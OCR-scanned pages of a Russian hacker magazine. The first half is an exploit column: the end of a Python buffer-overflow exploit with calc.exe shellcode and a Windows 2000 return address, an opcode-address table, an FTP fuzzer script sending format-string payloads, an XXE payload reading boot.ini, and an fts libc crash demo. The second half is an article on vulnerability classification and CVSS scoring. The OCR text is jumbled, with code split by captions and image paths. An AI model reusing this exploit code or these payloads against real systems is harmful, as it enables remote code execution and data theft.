
# (3000 bytes)
sc = 'A' * 3000
# calc.exe Shellcode(172 bytes)

sc += "\x31\xc9\x83\xe9\xdb\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xd8"
sc += "\x22\x72\xe4\x83\xeb\xfc\xe2\xf4\x24\xca\x34\xe4\xd8\x22\xf9\xa1"
sc += "\xe4\xa9\x0e\xe1\xa0\x23\x9d\x6f\x97\x3a\xf9\xbb\xf8\x23\x99\x07"
sc += "\xf6\x6b\xf9\xd0\x53\x23\x9c\xd5\x18\xbb\xde\x60\x18\x56\x75\x25"
sc += "\x12\x2f\x73\x26\x33\xd6\x49\xb0\xfc\x26\x07\x07\x53\x7d\x56\xe5"
sc += "\x33\x44\xf9\xe8\x93\xa9\x2d\xf8\xd9\xc9\xf9\xf8\x53\x23\x99\x6d"
sc += "\x84\x06\x76\x27\xe9\xe2\x16\x6f\x98\x12\xf7\x24\xa0\x2d\xf9\xa4"
sc += "\xd4\xa9\x02\xf8\x75\xa9\x1a\xec\x31\x29\x72\xe4\xd8\xa9\x32\xd0"
sc += "\xdd\x5e\x72\xe4\xd8\xa9\x1a\xd8\x87\x13\x84\x84\x8e\xc9\x7f\x8c"
sc += "\x28\xa8\x76\xbb\xb0\xba\x8c\x6e\xd6\x75\x8d\x03\x30\xcc\x8d\x1b"
sc += "\x27\x41\x13\x88\xbb\x0c\x17\x9c\xbd\x22\x72\xe4"

# Windows 2000 SP0,1,2,3,4 (pop,pop,ret+1)= (pop,ret)
# Thanks Metasploit!

return_address='\xC5\x2A\x02\x75'
buffer = '\xEB\x30' + ' /' + sc + return_address + '\r\n\r\n'
print buffer
```

Эксплойт готов! После его запуска и отправки соответствующего содержимого мы получим удаленное исполнение calc.exe на целевой машине.

Устройство самого фаззера можно понять на простом примере. Воспользуемся вспомогательным средством antiparser (antiparser.sourceforge.net) — это API, которое написано на Python и позволяет создать специальные блоки данных для применения в фаззерах. Что же представляют собой эти блоки?

```
apChar() — восьмибитный символ
apCString() — строка (как в языке C), состоящая из знаков
и заканчивающаяся нулевым символом
apKeywords() — список параметров, отделенных друг от
```




Схема работы FTP-протокола

```
друга специальным символом или другим блоком данных
apLong() — 32-битное целое
apShort() — 16-битное целое
apString() — произвольная строка (aka «free form
string»)
```

Наиболее интересен тип apKeywords(). Последовательность, задаваемая им выглядит так: [ключевое слово (например, команда FTP)][разделитель][блок данных (параметры к команде)][символ конца блока]. Применительно к FTP можно сделать такой набросок:

```
# импортируем все функции из модуля
From antiparser import *
# задаем список команд в качестве ключевых слов типа
список
CMDLIST = ['ABOR', 'ALLO', 'APPE', 'CDUP', 'XCUP',
'CWD', 'XCWD', 'DELE', 'HELP', 'LIST', 'MKD', 'XMKD',
'MACB', 'MODE', 'MTMD', 'NLST', 'NOOP', 'PASS', 'PASV',
'PORT', 'PWD', 'XPWD', 'QUIT', 'REIN', 'RETR', 'RMD',
'XRMD', 'REST', 'RNFR', 'RNTO', 'SITE', 'SIZE', 'STAT',
'STOR', 'STRU', 'STOU', 'SYST', 'TYPE', 'USER']
# задаем символ разделителя и завершающего знака
SEPARATOR = " "
TERMINATOR = "\r\n"
for cmd in CMDLIST:
# инициализируем API
    Ap = antiparser()
# настраиваем на режим со своими ключевыми словами
    cmdkw = apKeywords()
# задаем слова, разделитель и завершающий символ
    cmdkw.setKeywords([cmd])
    cmdkw.setSeparator(SEPARATOR)
    cmdkw.setTerminator(TERMINATOR)
# чем будем фаззить, в качестве параметров к командам
```

Searching opcodes 4 of 4

Executing search operation...

A total of 12 matches were found:


Address	Opcode	Module	OS Versions
0x71aa2461	pop esi, pop ebx, ret	ws2help.dll (5.1.2600.0)	Windows XP 5.1.0.0 SP0 (IA32) Windows XP 5.1.1.0 SP1 (IA32)
0x71aa32ad	pop ebx, pop esi, ret	ws2help.dll (5.1.2600.0)	Windows XP 5.1.0.0 SP0 (IA32) Windows XP 5.1.1.0 SP1 (IA32)
0x71ab22df	pop edi, pop ebx, ret	ws2_32.dll (5.1.2600.0)	Windows XP 5.1.0.0 SP0 (IA32) Windows XP 5.1.1.0 SP1 (IA32)
0x71ab23f0	pop ebx, pop edi, ret	ws2_32.dll (5.1.2600.0)	Windows XP 5.1.0.0 SP0 (IA32) Windows XP 5.1.1.0 SP1 (IA32)
0x71ab49b1	pop edi, pop esi, ret	ws2_32.dll (5.1.2600.0)	Windows XP 5.1.0.0 SP0 (IA32) Windows XP 5.1.1.0 SP1 (IA32)
0x71ab5b38	pop edi, pop esi, ret	ws2_32.dll (5.1.2600.0)	Windows XP 5.1.0.0 SP0 (IA32) Windows XP 5.1.1.0 SP1 (IA32)
0x71ab5c3b	pop esi, pop ebx, ret	ws2_32.dll (5.1.2600.0)	Windows XP 5.1.0.0 SP0 (IA32) Windows XP 5.1.1.0 SP1 (IA32)
0x71ab5ca7	pop edi, pop esi, ret	ws2_32.dll (5.1.2600.0)	Windows XP 5.1.0.0 SP0 (IA32) Windows XP 5.1.1.0 SP1 (IA32)
0x71ab63fe	pop esi, pop ebx, ret	ws2_32.dll (5.1.2600.0)	Windows XP 5.1.0.0 SP0 (IA32) Windows XP 5.1.1.0 SP1 (IA32)
0x71ab8e4a	pop esi, pop ecx, ret	ws2_32.dll (5.1.2600.0)	Windows XP 5.1.0.0 SP0 (IA32) Windows XP 5.1.1.0 SP1 (IA32)
0x75022ac4	pop esi, pop ebx, ret	ws2help.dll (5.0.2134.1)	Windows 2000 5.0.0.0 SP0 (IA32) Windows 2000 5.0.1.0 SP1 (IA32) Windows 2000 5.0.2.0 SP2 (IA32) Windows 2000 5.0.3.0 SP3 (IA32) Windows 2000 5.0.4.0 SP4 (IA32)
0x750236b1	pop esi, pop ebx, ret	ws2help.dll (5.0.2134.1)	Windows 2000 5.0.0.0 SP0 (IA32) Windows 2000 5.0.1.0 SP1 (IA32) Windows 2000 5.0.2.0 SP2 (IA32)

База опкодов Metasploit

```
    cmdkw.setContent(r»%n%n%n%n%n%n%n%n%n%n%n%»)
# делаем так, чтобы генерируемые блоки данных варьирова-
лись по размеру с нарастанием до 65536 байт
    cmdkw.setMode('incremental')
    cmdkw.setMaxSize(65536)
```







С помощью таких инструментов, как Http-Analyzer или плагин к Mozilla Tamper Data, очень удобно проводить атаки на заголовки

```
    ap.append(cmdkw)
# шлем всю картину на указанный хост и порт с помощью сокетов
    sock = apSocket()
    sock.connect(HOST, PORT)
    print sock.recv(1024)
    sock.sendTCP(ap.getPayload())
    print sock.recv(1024)
    sock.close
```

Отмечены все доступные методы для «общения». Тестирование выявило затруднения при обработке CWD/CDUP. «Access violation» представляет ситуацию, когда приложение пытается прочитать участок памяти, которого не существует (характерная ошибка — «Read of»). Вторая ошибка связана с записью в участок памяти («Write to»), который был недоступен, либо приложение не имело привилегий для записи. Для отслеживания такого рода ошибок требуется выставить флажки в OllyDbg (Options → Debugging → Options → Exceptions) «Memory Access Violation», «Single Step Break».

>> Targets

Выявленные таким способом уязвимости:

• **WinFTP 2.3.0**
Передача аномального параметра в команде LIST (LIST *<строка>). Позволяет перезаписать arbitary-память (http://milw0rm.com/exploits/7875).

• **GuildFTPd FTP Server Version 0.x.x**
Обход ограничения безопасности по команде DELETE (http://milw0rm.com/exploits/8200).
Может быть осуществлено с применением техник directory traversal (\..).

• **WFTPD Explorer Pro 1.0**
Переполнение кучи (http://milw0rm.com/exploits/7913).

• **Serv-U 7.4.0.1**
Неавторизированное создание произвольных директорий (http://milw0rm.com/exploits/8211).

Вдобавок, следует понимать, что неразумное использование экстремально больших параметров иногда приводит к отказу в обслуживании сервиса. Этот продукт, к сожалению, не исключение. При сообщении большого числа (свыше 2000) команд SMNT после авторизации — происходит аварийное завершение работы сервиса.

03 NEXTAPP ECHO XML INJECTION

>> Brief:
Одна из неочевидных и интересных атак. Пример сценария: от клиента отправляются XML-данные, поступают на сторону приложения, где обрабатываются XML-парсером.
Типичный запрос:

```
<client-message xmlns=»http://www.nextapp.com/products/echo2/climsg» trans-id=»3» focus=»c_25»><message-part xmlns=»» processor=»EchoPropertyUpdate»><property component-id=»c_25» name=»text»>aa</property><property component-id=»c_25» name=»horizontalScroll» value=»0»/><property component-id=»c_25» name=»verticalScroll» value=»0»/></message-part><message-part xmlns=»» processor=»EchoAction»><action component-id=»c_25» name=»action»/></message-part></client-message>
```

Вредоносный запрос:

```
<?xml version=»1.0»?><!DOCTYPE sec [<!ELEMENT sec ANY><!ENTITY mytestentity SYSTEM "file:///c:\boot.ini">]>
```

Интересность в том, что языковыми средствами языка XML злоумышленник может продекларировать новый объект. Тот, в свою очередь, объявит объект, содержащий boot.ini, на который можно будет сослаться в XML-запросе.

>> Targets
NextApp Echo < 2.1.1

>> Exploits
http://milw0rm.com/exploits/8191

Код запроса представлен выше, инжект такого XML-request'а может быть выполнен с помощью средств JS/HTTP-POST.

04 УЯЗВИМОСТИ В ФУНКЦИЯХ FTS_* В LIBC (HTTP://MILW0RM.COM/EXPLOITS/8163).

Здесь мы видим некорректную обработку исключительных ситуаций при длинном пути. Набор функций fts занимается отображением иерархии файловой системы UNIX — ftp_open() возвращает хэндл на файловую иерархию, и он может быть «скормлен» одной из следующих функций:
• **fts_read** — возвращает указатель на структуру, описывающую один из элементов файловой иерархии;
• **fts_children()** возвращает указатель на список структур, каждая из которых описывает один из файлов внутри дочерней директории.
Обратимся к структуре, описывающей иерархию:

```
typedef struct _ftsent {
   unsigned short fts_info; /* флаги на FTSENT-структуру*/
   char *fts_accpath; /* путь доступа */
   char *fts_path; /* текущий каталог */
   size_t fts_pathlen; /* strlen(fts_path) */
   char *fts_name; /* имя файла */
   size_t fts_namelen; /* strlen(fts_name) */
   short fts_level; /* глубина иерархии (-1 до N) */
```

```
    int fts_errno; /* исключения */
    long fts_number; /* нумерованное значение */
    void *fts_pointer; /* локальный адрес в памяти */
    struct _ftsent *fts_parent; /* родительская дирек-
тория */
    struct _ftsent *fts_link; /* следующая файловая
структура */
    struct _ftsent *fts_cycle; /* структура иерархии по
циклу */
    struct stat *fts_statp; /* статистика по файлам
иерархии */
} FTSENT;
```

Заметим, что fts_level имеет тип short. Это наводит на определенные мысли. При изучении кода взгляд натыкается на комментарий разработчиков:

```
- ---line-616-625---
       /*
        * Figure out the max file name length that can
be stored in the
        * current path -- the inner loop allocates
more path as necessary.
        * We really wouldn't have to do the maxlen
calculations here, we

        * could do them in fts_read before returning
the path, but it's a

        * lot easier here since the length is part of
the dirent structure.
        *
        * If not changing directories set a pointer so
that can just append
        * each new name into the path.
        */
- ---line-616-625---
```

«По правде говоря, мы не будем здесь делать какие-либо вычисления с огромными именами… и здесь должен быть уровень ограничений или «pathlen»-монитор». Конечно, должен, но где же он? Безусловно, недоработка, а точнее недоделка.


```
#define  NAPPEND(p)\
       (p->fts_path[p->fts_pathlen – 1] == '/'  \
          ? p->fts_pathlen – 1 : p->fts_pathlen)
```

Естественно, эта функция пойдет в креш, если мы обратимся к неправильному участку памяти с помощью аномальных параметров.

```
127# pwd
/home/cxib
# количество родительских каталогов очень велико
127# du /home/
4      /home/cxib/.ssh
Segmentation fault (core dumped)
127# rm -rf Samotnosc
Segmentation fault (core dumped)
127# chmod -R 000 Samotnosc
Segmentation fault (core dumped)
```

>> Targets

- OpenBSD 4.4 (/usr/src/lib/libc/gen/fts.c)
- Microsoft Interix 6.0 10.0.6030.0 x86
- Microsft Vista Enterprise (SearchIndexer.exe)



АНДРЕЙ «SKVZ» КОМАРОВ
/ KOMAROV@ITDEFENCE.RU /

МЕРЯЕМ УЯЗВИМОСТИ

КЛАССИФИКАТОРЫ И МЕТРИКИ КОМПЬЮТЕРНЫХ БРЕШЕЙ

Ежедневно сотнями хакеров обнаруживаются тысячи уязвимостей, — после чего взламывается куча сайтов, и детали багов выкладываются в багтрак на всеобщее обозрение. Наверняка, ты читал подобные обзоры и замечал, что каждый баг определенным образом классифицируется. Что собой представляет измерение уязвимости, по каким критериям производится и на кой черт это вообще нужно знать? Ответы ты найдешь в этой статье.


«Общепринятых систем по классификации брешей в нашей стране не существует» — эту фразу я поставлю во главу угла. Продвинутым государством в этом плане стали США. Там ведут несколько классификаций и активно используют их как в образовательном процессе, так и в технологиях. Одной из самых известных систем классификации является CVE, которая курируется компанией NCSD (National Cyber Security Division) при одном из Министерств США. Рассмотрим эту систему подробнее.

CVE (COMMON VULNERABILITIES AND EXPOSURES)

По сути, CVE — это «словарь» известных уязвимостей, имеющий строгую характеристику по описательным критериям, что отличает его, скажем, от Bugtrack-ленты. Полностью CVE можно отыскать в Национальной Базе Уязвимостей США (NVD — nvd.nist.gov) или на официальном сайте (cve.mitre.org/data/downloads). Причем, распространяется база в нескольких форматах: xml, html, csf, xsd schema. Из-за такой доступности, открытости и удобства к базе CVE часто обращаются сами разработчики различного ПО (в первую очередь, нацеленного на рынок информационной безопасности). Общий вид записи CVE выглядит примерно так:

```
CVE ID, Reference и Description.
```

ID записывается с указанием кода и порядкового номера, например «CVE-1999-03». В поле Reference записываются различного рода ссылки на патчи, рекомендательного рода документы или комментарии разработчика. Description отвечает за описание самой уязвимости. Короче, CVE — система широкого профиля и никоим образом не сосредотачивается только на клиентских уязвимостях или, скажем, исключительно на WEB-протоколе. Изначально она задумывалась как единый стандарт идентификации уязвимостей, который должен охватывать несколько звеньев информационной системы: систему поиска и обнаружения брешей (например, сканер безопасности), антивирусное ПО, а также исследуемое ПО. Как появилась идея ее создания? Многие компании занимаются поиском брешей в различных продуктах на основе политики (не)разглашения информации и взаимодействия с производителями. Как-то, при исследовании одного из продуктов десятью различными компаниями, одной и той же уязвимости были присвоены абсолютно разные названия. После выявления сей вопиющей несправедливости было принято соглашение о едином стандарте. Тогда же компания MITRE Corporation (mitre.org) предложила решение, независимое от различных производителей средств поиска уязвимостей, и взяла на себя ответственность за его воплощение. Нельзя сказать, что после этого все баги стали упорядоченными. Разработчики продолжают активно развивать самостоятельные начинания. Часть из них имеют платную подписку, и антивирусные компании частенько обращаются



к ним и добавляют соответствующие сигнатуры в свои продукты. Стоимость такой годовой подписки составляет около $5000 и выше.

BID

Эта классификация присутствует исключительно на портале Securityfocus (используется в ленте securityfocus.com/vulnerabilities). Одна из отличительных особенностей BID — совместимость с CVE. Условно говоря, найденная уязвимость в BID имеет ссылку на номер CVE и, соответственно, равнозначна по информации. У системы есть ряд описательных свойств — например, класс, возможность локального или удаленного исполнения и т.п. В будущем ты убедишься, что этих параметров недостаточно для полной характеристики, но, тем не менее, BID дает разработчику вполне наглядную информацию о выявленной бреши.

OSVDB

Название расшифровывается примерно как: «Открытая база данных уязвимостей». Все просто и со вкусом. Классификация создана тремя некоммерческими организациями. Двести волонтеров со всего мира активно участвуют в ее наполнении. Среди прочего присутствуют: локация эксплуатации (сетевой доступ/локальный доступ) и импакт (ущерб от уязвимости, воздействие на какую-либо часть целевой информационной системы).

SECUNIA

Эта датская компания, лента уязвимостей которой доступна по адресу secunia.com, уже заработала себе достаточно славы. Не сказать, чтобы их портал внес какую-то особую, добавочную классификацию, но именно он предлагает услуги платной подписки на базу уязвимостей.

ISS X-FORCE

ISS затрагивает все перечисленные выше критерии, но вдобавок описывает бизнес-импакт, а именно — материальный ущерб, который может повлечь за собой угроза эксплуатации. Например, баг «Microsoft Excel Remote Code Execution», нацеленный на компьютер сотрудника банка или предприятия, способен привести к краже важных документов, ущерб от разглашения которых может исчисляться миллионами. Оценить урон от различных видов атак можно, ознакомившись с одним из ведущих блогов в русскоязычном сегменте о security-бричах и утечках — Perimetrix (securitylab.ru/blog/company/Perimetrix_blog). Также в системе присутствует качественно новая черта — переход к метрикам безопасности для описания свойств уязвимости. Для этого используется общая система подсчета рисков уязвимостей CVSS версии 2. Она представляет собой шкалы, на основе которых выставляются баллы. Система метрик была придумана для разделения приоритетов над исправлением уязвимостей. Каждая шкала относится к определенному смысловому разделу, который называется метрикой. В CVSS v.2 их три: базовая метрика, временная метрика и контекстная метрика. Хакеров заинтересует только первая.

БАЗОВАЯ МЕТРИКА

Нередко на солидных порталах по безопасности можно увидеть фразу — «CVSS Base Score = 9.2». Как это понимать? Параметр вычисляется по специальной формуле:

```
BaseScore = round_to_1_decimal(((
0.6*Impact)+(0.4*Exploitability)-
1.5)*f(Impact))
```

— плюс еще несколько. Все эти формулы можно найти по адресу first.org/cvss. Чтобы все стало понятнее, рассмотрим пример. Задан вектор уязвимости базовой метрики вида: «AV:N/AC:L/Au:N/C:N/I:N/A:C». Все красуется на странице описания, но ты абсолютно не можешь расшифровать эти иероглифы! Я тебе помогу. Итак, расшифровываем по порядку. **Access Vector: Network** — возможность доступа к объекту исключительно через сеть. Для эксплуатации уязвимости злоумышленник должен обладать доступом к уязвимому ПО, причем этот доступ ограничен только величиной сетевого стека. Локального доступа или доступа из



Недокументированные уязвимости

В настоящее время эксперты мозгуют над включением вектора «недокументированные уязвимости» в одну из метрик. Этот параметр имеет высокое значение. В недалеком будущем мы сможем лицезреть строку undercover vulnerabilities — «вероятно, возможные к исполнению». На сайте, посвященном развитию метрик информационной безопасности (securitymetrics.org/content/Wiki.jsp), вывешено публичное обращение по поводу того, как и каким образом исчислять этот параметр. Все желающие могут отправить туда свои предложения.



Политика разглашения информации об уязвимости

Это соглашение имеет ряд нюансов. Например, хакер, обнаружив уязвимость, ищет контакты, чтобы направить соответствующий запрос производителю. Если по истечении пяти дней производитель отмалчивается, вводит в заблуждение своих пользователей какими-то способами или некорректно вступает в диалог, то ему отправляется повторное письмо. Выжидаются еще пять рабочих дней, после чего баг-хантер вправе помещать описание о баге на собственном ресурсе или в публичные багтраки. При этом в письме требуется оговорить и согласовать дату публикации, чтобы производитель успел выпустить обновление или советы по защите от эксплуатации. Важно отметить, что если стороннее третье лицо опубликовало данные об эксплуатации найденной тобой уязвимости, ты можешь смело постить ее подробности без согласования с кем-либо. Вот такая арифметика.

Подсчитанное значение Base Score для уязвимости в Microsoft Windows Kernel GDI

Все самое интересное и вкусное распространяется только платно

Существует очень много видов систем и баз для учета уязвимостей. Многие из них совместимы с CVE

BID указывает лишь несколько характеристик о свойствах уязвимости



info

Истинные корни создания единой классификации багов и их контроля — это Unix Known Problem List, Internal Sun Microsystems Bug List, каталоги служб реагирования на компьютерные инциденты CERT ранних версий.

соседней сети не требуется. Такие уязвимости часто называют эксплуатируемыми удаленно. Примером такой сетевой атаки служит переполнение буфера RPC.

Access Complexity: Low — сложность доступа к ресурсу: низкая. Для эксплуатации специальных условий и особых обстоятельств не требуется — все стандартно, шаблонно, общедоступно.

Authentication: None — для эксплуатации не нужна авторизация. Например, если бы это был сервис, который требует предварительной авторизации по какой-нибудь мудреной схеме (смарт-карты, ключи, токены), то значение этого вектора было бы другим.

Confidentiality Impact: None — влияние на разглашение критичной информации. Integrity Impact: None — нарушение целостности. Понятие «целостность» связано с достоверностью и точностью информации. Если бы у злоумышленника была возможность модификации файлов, изменения области исполнения файлов, то мы бы поставили здесь C (полное) или P (частичное, от «partial»).

Availability Impact: Complete — атаки, потребляющие пропускную способность сети, циклы процессора или дисковое пространство, которые влияют на доступность системы. Если эксплуатация уязвимости вызывает отказ в обслуживании, то Availability Impact имеет значение «Complete».

ВРЕМЕННАЯ МЕТРИКА

Более глубоким анализом занимаются временные и контекстные метрики. Дело в том, что описанные векторы базовой метрики со временем не меняются. Они постоянны и могут характеризовать уязвимость по назначению и опасности. А какие критерии могут изменяться с течением времени? Представь, что ты нашел критическую уязвимость и уведомил разработчика. Временной интервал исправления уязвимости в таком случае имеет значение, да и к тому же, сам изменяется во времени (это может быть день, час, либо производитель вообще никак не отреагирует). Или ситуация, когда твой друг написал боевой эксплойт на недавнюю уязвимость «нулевого дня». Как долго этот код будет актуален? Он ускорит риск эксплуатации, следовательно, должен учитываться при ее описании. Доступна ли будет его технология к завтрашнему дню? На все эти вопросы отвечают временные метрики. Рассмотрим некоторые их векторы.

